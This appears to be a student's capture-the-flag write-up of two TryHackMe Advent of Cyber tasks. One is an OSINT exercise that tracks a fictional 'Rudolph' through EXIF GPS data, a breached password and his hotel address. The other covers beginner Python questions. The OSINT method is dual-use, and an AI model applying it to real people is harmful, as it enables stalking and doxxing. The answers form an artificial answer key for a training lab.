
EXIF is short for Exchangeable Image File, a format that is a standard for storing interchange information in digital photography image files using JPEG compression. Almost all new digital cameras use the EXIF annotation, storing information on the image such as shutter speed, exposure compensation, F number, what metering system was used, if a flash was used, ISO number, date and time the image was taken, whitebalance, auxiliary lenses that were used and resolution. Some images may even store GPS information so you can easily see where the images were taken!

EXIFdata.com is an online applicatation that lets you take a deeper look at your favorite images!

Upload an image

Submit an image URL

File size limit: 20 mb
Valid file types: JPG/JPEG, TIFF, GIF, PNG, PSD, BMP, RAW, CR2, CRW, PICT, XMP, DNG




lights-festival-website.jpg

File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

(click for original)

GPS Position
41.891815 degrees N, 87.624277 degrees W

Resolution
650x510



IFD0

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

Step 9

Scylla seems to be down.


Question 10: Has Rudolph been pwned? What password of his appeared in a breach?
Answer: spygame

Step 10

From Rudolph’s previous Twitter post, we know that he stayed in Marriott. Then we can search for Marriott Hotel’s full address.

Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020


Yo @Marriott is where Rudolph loves to lay his head.

1 12

IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Right outside of my hotel too, lol.

5



Chicago Marriott Downtown Magnificent Mile

4.3 ★★★★★ 2,863 Google reviews

4-star hotel

Located in: The Shops at North Bridge

Address: 540 Michigan Ave, Chicago, IL 60611, United States

Departments: NAVY PIER Chicago. Tours por Lago Michigan

Phone: +1 312-836-0100

Thought Process/Methodology:

Firstly, we searched for Rudolph’s Reddit to check the comment history and from there, we knew where was Rudolph,his last name and his Twitter. From his Twitter, we knew the TV show that he likes. We were able to find the photos of the parade. From the photo, we got the keyword and we copied the image address, opened Google Image Search and searched by URL. Then, we got a relatable words link, and we knew where did the parade take place. With the high resolution image that he uploaded on Twitter, we downloaded the image and uploaded it on Exif Data. We got all the details of the image. Lastly, we also found the address of the hotel that he stayed at.

Day 15: [Scripting] There's a Python in my stocking!


Tools used: Python Interpreter, VS Code

Solution:

Question 1

What's the output of True + True?

Answer: 2



File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code
Explorer (Ctrl+Shift+E)
hello.py
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py
PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE


```python
print(True+True)
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
2
PS C:\Users\ester>
```

Question 2

What's the database for installing other peoples libraries called?

Answer: PyPi




Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3

What is the output of bool("False")?

Answer: True


File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code
Get Started
hello.py
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py
Source Control (Ctrl+Shift+G)
PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE


```python
print(bool("False"))
```

```
PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
True
PS C:\Users\ester> 
```

Question 4

What library lets us download the HTML of a webpage?

Answer: Requests



from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup


```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

Answer: [1, 2, 3, 6]


File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code
Explorer (Ctrl+Shift+E)
hello.py
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...
PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE


```python
x = [1, 2, 3]

y = x

y.append(6)

print(x)
```

```
PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
[1, 2, 3, 6]
PS C:\Users\ester> 
```

Question 6

What causes the previous task to output that?

Answer: pass by reference




Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.



File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code
Get Started
hello.py
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...
PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE


```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\ester> 
```

Question 8

If the input was "elf", what will be printed?

Answer: The Wise One has not allowed you to come in.



File Edit Selection View Go Run Terminal Help
hello.py - Visual Studio Code
Get Started
hello.py
C: > Users > ester > OneDrive > Documents > Foun. Sem3 > PSP0201 > hello.py > ...
PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
PS C:\Users\ester> & C:/Users/ester/AppData/Local/Microsoft/WindowsApps/python3.9.exe "c:/Users/ester/OneDrive/Documents/Foun. Sem3/PSP0201/hello.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\ester> 
```

Thought Process/ Methodology:
Firstly, we have been asked for the output of True+True. We typed **print(True+True)** in the VS Code where the command **print** means to output and **True+True** is the element to be outputted. We got an output of 2. This is because the boolean **True** means 1, thus 1+1 will be equal to 2. Next, we found out the database to install libraries is called PyPi from the guidance given above questions asked on TryHackMe. Then, we found out the output of bool(“False”) is True by using the command **print(bool(“False”))**. The output is True because there is something inside the bracket after bool which means it is not NULL or not zero. After that, we got to know that there is a library called Requests that can be installed to download HTML of a webpage. We knew that from the guidance given on TryHackMe. Next, we analysed the code given for question 5. The output is [1, 2, 3, 6]. This is because the variable x is now being assigned to the variable y, and the command **y.append(6)** which means to add the number 6 to the end of the list y is used. In related to that, we knew that the process of assigning the variable x to variable y above is called pass by reference from the guidance given. Lastly, we are given a few lines of code to be analysed. From the code given, the output of the first question related given will be The Wise One has allowed you to come in because the user Skidy is in the list called names. In contrast, the output of the second question related given will be The Wise One has not allowed you to come in because the user elf is not in the list called names.